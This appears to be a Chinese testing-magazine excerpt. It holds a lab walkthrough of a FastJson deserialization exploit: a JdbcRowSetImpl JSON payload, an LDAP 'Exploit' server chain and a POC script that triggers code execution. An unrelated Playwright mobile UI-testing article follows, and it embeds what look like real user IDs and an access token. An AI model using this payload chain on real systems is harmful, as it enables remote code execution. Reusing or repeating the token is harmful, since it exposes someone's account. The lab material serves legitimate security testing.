


图 1-2

根据图 1-2 所示的代码内容可知，我们可以将序列化数据写入内存，这里是直接将序列化数据输出显示在终端上，也可以将序列化数据写入文件中，便于持久化保存。

这里我们使用第一种方法，将用于测试的序列化数据写入内存，如图 1-3 所示。






图 1-3

由此我们就得到了一段可以在目标系统上弹出计算器的序列化数据，下一步就是把这段测试数据“喂”给目标系统的反序列化功能，触发漏洞执行，如图 1-4 所示，为模拟目标系统的反序列化的代码。




图 1-4

### 三、第三方组件的反序列化漏洞的测试方法

根据上一小节的模拟步骤，我们可以总结出测试反序列化漏洞的测试方法，一共四步，如图 1-5 所示。








图 1-5

据笔者的了解，目前在生产环境部署的系统很少使用开发语言自带的序列化功能，通常都是使用效率 and 安全性更高的第三方组件，或者是公司内部自主开发的实现类似序列化功能的组件，这样的话安全性更高，也可以更好的限制序列化对象的影响域，出了问题也方便回溯。

因此，接下来演示的反序列化漏洞的复现场景，虽然是以 **FastJson** 组件为例，但是不局限于 **FastJson** 组件，你可以将任何实现了反序列化功能的待测组件部署在靶机系统中，在根据实际生产环境的调用规则，扩展用于“搭桥”的服务，或用于“传送”测试数据的服务等相关插件。


什么是搭桥？由于网络环境的安全性越来越高，漏洞利用的条件也越来越苛刻，把一个高风险的漏洞直接“喂”给系统往往需要很复杂的传递路径，这条传递路径就是桥，传递路径上经过的各种系统或服务就是在“搭桥”。

如果还不是很理解，那么通过下面的场景演示，相信能让你有一个直观的认识。

首先，我们需要在了解了待测系统是如何实现序列化功能的前提下，实现用于读取序列化功能的代码，如图 1-6 所示，模拟服务端实现的反序列化功能代码。







接

下来，构造含有测试代码的序列化对象，如图 1-7 所示。




图 1-7

并将其编译成 class 文件，部署在安全测试工具的指定目录下，如图 1-8 所示。






图 1-8

接下来，编写通过 LDAP 协议将含有测试代码的序列化数据注入到模拟服务端并触发测试代码执行的“POC”脚本，如图 1-9 所示。

```
import requests

headers = {
 'Host': '127.0.0.1',
 'Content-Type': 'application/json',
 'Accept-Encoding': 'gzip, deflate',
 'Connection': 'close',
 'Accept': '**/*',
 'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36'
}

url = "http://localhost:8080/fjsoncom"
server = "ldap://192.168.16.119999/Exploit"
payload = """
{
 "type": "com.sun.rowset.JdbcRowSetImpl",
 "dataSourceName": "45",
 "autoCommit": true
}
"""

#Server
response = requests.post(url, data=payload, headers=headers)
print(response.json())
```

图 1-9

接下来，启动安全测试工具，并在菜单栏中选择“渗透测试”->“服务平台”，如图 1-10 所示。




图 1-10



在服务平台中输入命令“start assist”，接着输入“ldap”，启动平台的 LDAP 服务，如图 1-11 所示。




图 1-11

在服务平台中输入命令“start assist”，接着输入“target”，启动平台的靶机系统，如图 1-12 所示。




图 1-12



在服务平台中输入命令“start assist”，接着输入“webfile”，启动用于传送测试代码的 web 服务，如图 1-13 所示。




图 1-13

接下来，执行“POC”脚本，触发整个传递路径启动，即“POC”脚本 -> “靶机服务” -> “LDAP”服务 -> “Web”服务 -> “靶机服务” -> 成功触发测试代码执行，如图 1-14 所示。




图 1-14



## 结尾

本篇内容中所使用的安全测试工具，在 51testing 测试圈中有详细的安装和使用教程。

有兴趣的读者可以访问：<http://quan.51testing.com/pcQuan/lecture/117>

## 拓展学习

[7] 【安全测试学习交流群】学习交流

咨询：微信 atstudy-js 备注：学习群



# 销帮帮 CRM 移动端 UI 自动化测试实践

◆作者：晴空

## 实施背景

销帮帮自 2015 年成立以来，移动端 UI 自动化测试的落地举步维艰，移动端的 UI 自动化测试一直以来都未取得良好的落地。然而移动互联网时代，怎样落地移动端的 UI 自动化测试以快速稳定进行移动端的端到端回归测试始终是一个优秀的质量保障方案。

## 一：方案探索

### 1.1 Appiums

劣势：配置复杂，用例执行速度慢，不稳定，自动化用例脚本维护成本高。


### 1.2 AirTest

劣势：基于图形比对，误报率高，脚本可维护性差。

### 1.3 UiAutomator2

劣势：配置复杂，用例执行速度慢，不稳定。

## 二：Playwright 的落地



2024 年 WebUI 自动化框架从 Selenium 迁移到 Playwright 并稳定运行 3 个季度,从稳定性和执行速度方面来看, Playwright 都证明它远远比 Selenium 更优秀。基于 Web 端的 UI 自动化测试实践效果考虑, 移动端 UI 自动化技术也使用 Playwright。

## 2.1 移动端 UI 自动化测试的难点

销帮帮 CRM 的移动端产品形态多样化严重, 其分为钉钉, 企业微信, 飞书以及独立版 APP。若想使用一套技术框架实现多种产品形态的 UI 自动化测试, 必须要求平台无关性和用户登录态信息的模拟以及移动端设备的 tap 事件模拟!

## 2.2 Playwright 模拟移动端设备

class Base:

```
def __init__(self):
 self.app_host_str = "https://dingtalkapi.xbongbong.com/pro"
 self.playwright = sync_playwright().start()
 iphone_15 = self.playwright.devices['iPhone 15 Pro Max']
 self.browser = self.playwright.chromium.launch(headless=False)
 self.context = self.browser.new_context(
 **iphone_15,
)
```

Playwright 默认支持一批移动端设备的模拟, 虽然其可以模拟的设备有限, 但足够用了。Playwright 官网详细列举了它支持的移动端设备列表。

<https://github.com/microsoft/playwright/blob/main/packages/playwright-core/src/server/deviceDescriptorsSource.json>

## 2.3 绕过平台无关性

开发同学给出的 JS 原生方法:

```
// 在任何脚本执行前注入正则修改代码
// 用于开启移动端的本地开发模式
await chrome.debugger.sendCommand(
 { tabId: tab.id },
```





```
"Page.addScriptToEvaluateOnNewDocument",
{
 source: `
 const originalTest = RegExp.prototype.test;
 RegExp.prototype.test = function() {
 const pattern = this.source;
 if (pattern === '^\\\\d+\\\\\\\\.\\\\\\\\d+\\\\\\\\.\\\\\\\\d+\\\\\\\\.\\\\\\\\d+$') {
 return true;
 }
 return originalTest.apply(this, arguments);
 };
 `,
}
```

将上述 JavaScript 代码改写为 Python 代码:

```
class Base:
 def __init__(self):
 self.app_host_str = "https://dingtalkapi.xbongbong.com/pro"
 self.playwright = sync_playwright().start()
 iphone_15 = self.playwright.devices['iPhone 15 Pro Max']
 self.browser = self.playwright.chromium.launch(headless=False)
 self.context = self.browser.new_context(
 **iphone_15,
)
 self.context.add_init_script("""
 const originalTest = RegExp.prototype.test;
 RegExp.prototype.test = function() {
 const pattern = this.source;
 if (pattern === '^\\\\d+\\\\\\\\.\\\\\\\\d+\\\\\\\\.\\\\\\\\d+\\\\\\\\.\\\\\\\\d+$') {
 return true;
 }
 }
 """)
```



```
 return originalTest.apply(this, arguments);
 };
 """)

```

## 2.4 LocalStorage 模拟用户登录态

开发同学给出的 JS 原生方法：

```
const { chromium } = require('playwright');
(async () => {
 const browser = await chromium.launch({ headless: false });
 const context = await browser.newContext();
 // 方法 1：初始化时注入
 await context.addInitScript(() => {
 localStorage.setItem('userId', '');
 localStorage.setItem('corpid', '');
 localStorage.setItem('xbbAccessToken', '');
 });
 const page = await context.newPage();
 await page.goto('https://example.com');
 await browser.close();
})();

```

将上述 JavaScript 代码改写为 Python 代码：

```
self.context.add_init_script("""
 localStorage.setItem('userId', 'manager9426');
 localStorage.setItem('corpid', 'ding18b527cbc48f835535c2f4657eb6378f');
 localStorage.setItem('xbbAccessToken',
'f8c7346d2e7eb000088740324734bda223abb893e1e882a2851e1eafcd86e565');
 """)

```



## 2.5 封装通用方法

### 2.5.1 输入编号信息(系统中的编号-流水号字段)

```
def input_serial(self, send_keys):
 self.page.get_by_placeholder("流水号", exact=True).clear()
 self.page.get_by_placeholder("流水号", exact=True).fill(send_keys)
```

### 2.5.2 locator 操作控件并输入内容 支持 css-selector xpath 格式

```
def input_by_locator(self, input_index, input_context):
 input_ele_list = self.page.locator("//input[@placeholder='请输入']").locator("visible=true")
 input_ele_list.nth(input_index).clear()
 input_ele_list.nth(input_index).fill(input_context)
```

### 2.5.3 点击 button 组件

```
def click_button(self, button_name):
 self.sleep(1000)
 self.page.get_by_role("button", name=button_name, exact=True).click()
 if str(button_name) in "提交确定修改删除":
 self.sleep(2000)
 else:
 self.sleep(1000)
```

### 2.5.4 列表页搜索

```
def search_on_list(self, search_condition):
 self.page.locator("//span[@class='search__text']").click()
 self.page.locator("//input[@type='search']").fill(search_condition)
 self.page.keyboard.down('Enter')
 self.sleep(500)
 self.page.keyboard.up('Enter')
 self.sleep(1000)
```

### 2.5.5 点击列表页右上角的"新建"

```
def new_on_list(self):
 self.page.locator("//span[@class='right-menu']").locator("visible=true").click()
 self.sleep(1000)
```



### 2.5.6 跳转到指定列表/单据详情

```
def go(self, url_key):
 list_url = self.url_dict[url_key]
 if str(url_key).__contains__("index"):
 self.page.goto(self.app_host_str + list_url)
 else:
 self.page.goto(self.app_host_str + str(self.url_dict["index_page"]) + str(list_url))
 self.sleep(3000)
```

### 2.5.7 判断系统里一闪而过的 tips 文案

```
def assert_action_success(self):
 action_tips_list =
self.page.locator("//p[@class='el-message__content']").locator("visible=true")
 expect(action_tips_list.nth(0)).to_contain_text("成功")
```

### 2.5.8 判断列表搜索结果不为空

```
def assert_list_search_result(self):
 expect(self.page.locator("//div[@class='card-content']")).to_be_visible()
 expect(self.page.locator("//div[@class='no-data-hint']")).to_be_hidden()
```

### 2.5.9 模拟移动端的 tap 事件

```
def tap_single_element(self, locator_str):
 # 模拟单指触摸
 self.page.locator(locator_str).locator("visible=true").tap()
 self.sleep(1000)
```

### 2.5.10 模拟 tap 事件 触发关联数据选择浮层

```
element_list =
self.page.locator("//div[@class='xb-picker-cell']").locator("//span[@class='xb-picker-cell__placeholder']").filter(has_text="请选择").locator("visible=true")
 # 模拟单指触摸
 element_list.nth(element_index).tap()
 self.sleep(1000)
```

### 2.5.11 关联数据选择 支持系统和自定义

```
def select_relation_data(self, element_index, relation_data_name):
```



```
模拟移动端 tap 事件
self.touch_screen(element_index)

点击搜索

self.page.locator('//div[@class="selection_header"]/div[2]/span').locator("visible=true").click()

输入关联数据的搜索条件

self.page.locator('//form[@target="frameFile"]/div/span[1]/div/input').locator("visible=true").fill(relation_data_name)

self.page.keyboard.down('Enter')
self.sleep(500)
self.page.keyboard.up('Enter')
self.sleep(500)

模拟移动端 tab 选中搜索出的关联数据
self.tap_single_element('//div[@class="selection_item_new"]')

确认选中关联数据
self.page.locator('//span[@class="selection_btn__text"]').filter(has_text="确认").locator("visible=true").click()
self.sleep(3000)
```

### 2.5.12 单据详情页右上角-更多操作

```
def action_on_detail(self, action_name):
 self.page.locator('//span[@class="right-menu"]').filter(has_text="操作").locator("visible=true").click()

 self.sleep(1000)

 # 当前页面查找 li 元素
 li_ele_list = self.page.locator('//li[@class="xb-select-li click-active"]').locator("visible=true")
 for element in li_ele_list.all():
 action_ele = element.locator('//span')
 if action_ele.inner_text().__contains__(action_name):
 element.tap()
 break
 else:
 continue

 self.sleep(1000)
```



### 2.5.13 单据新建/编辑页 选择所有关联产品

```
def select_products(self, element_index):
 self.touch_screen(element_index)
 self.sleep(1000)
 self.tap_single_element('//div[@class="pro-right"]')
 self.click_button("确定")
 self.click_button("保存")
```

### 2.5.14 列表页 删除跟进记录

```
def del_communicate(self):
 self.tap_single_element('//i[@class="app-icon-shanchu app-iconfont operation"]')
```

## 2.6 设计 UI 自动化用例

仅举例说明在上游父业务单据详情页创建下游业务单据

```
-*- encoding = utf-8 -*-
Author: 晴空-姜林斌
Date: 2025-03-06
import unittest
from Base.DingProd import Base
class TestNewOnDetail(unittest.TestCase):
 @classmethod
 def setUpClass(cls):
 cls.base = Base()
 def test_new_clue_on_market_detail(self):
 self.base.go('market_detail')
 self.base.action_on_detail("新建销售线索")
 self.base.input_by_locator(0, "(PW 移动)活动详情+线索")
 self.base.click_button("提交")
 self.base.go("clue_list")
 self.base.search_on_list("(PW 移动)活动详情+线索")
 self.base.assert_list_search_result()
```



```
@classmethod
def tearDownClass(cls):
 cls.base.page.close()
 cls.base.playwright.stop()

